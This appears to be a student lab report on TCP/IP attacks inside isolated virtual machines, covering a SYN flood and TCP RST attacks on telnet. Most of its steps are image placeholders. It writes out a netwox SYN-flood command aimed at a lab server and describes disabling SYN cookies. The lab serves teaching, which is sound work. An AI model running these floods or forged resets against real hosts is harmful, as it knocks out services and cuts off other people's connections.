Introduction

We are going to exploit the vulnerabilities of the TCP/IP protocol in this LAB and establish an attacker virtual machine, a client virtual machine and an observer machine. Tasks 3 to 5 will utilize ssh port forwarding techniques to connect virtual machines from local host 127.0.0.1 with customized CLI.

Objective

Task 1: SYN Flooding Attack

Attacker : 10.0.2.8


Client : 10.0.2.15

Server : 10.0.2.7

The SYN Flooding Attack is to [1] repeatedly send an initial connection to the target machine to overwhelm all available ports on the target machine.


Step 1. First, turn off countermeasures in the server for SYN cookies.

Server



Run the “netstat” command to see the existing TCP connections. None of the connections is in established status.


Server



Run this command in the attacker machine

sudo netwox 76 -i 10.0.2.7 -p 23 -s raw


Attacker




Run the netstat command to see the TCP connections

Now we can see that the Server is overwhelmed by the half-open connection targeting server 10.0.2.7:23 from random IP addresses.


Server:





When we launch a telnet connection from the user to the server, a time-out error occurs.

User:




Task 2: TCP RST Attacks on telnet and ssh Connections

RST Attacks on telnet

The TCP RST Flag is to terminate immediately between server and client connection without warning or saving state [2].


Create a telnet request to the server on the user machine—no need to give login details and wait.

User




Meanwhile, run the “netwox” command from the attacker.

Attacker



Now the connection is automatically closed by the attacker in the user's machine.


User



Using scapy


Run the below commands to observe traffic between the user and the server in the attacker machine.

Attacker:




Now launch the telnet connection with the Server from the user.

User



Sniffing the last TCP packet between the user and server from Attacker Wireshark.

Wireshark on the **attacker** machine:




Updating the below python program with all the fields from the TCP packet.

Attacker


Running the python program in the attacker machine

Attacker



The connection is closed by the attacker now.


User



RST Attacks on SSH

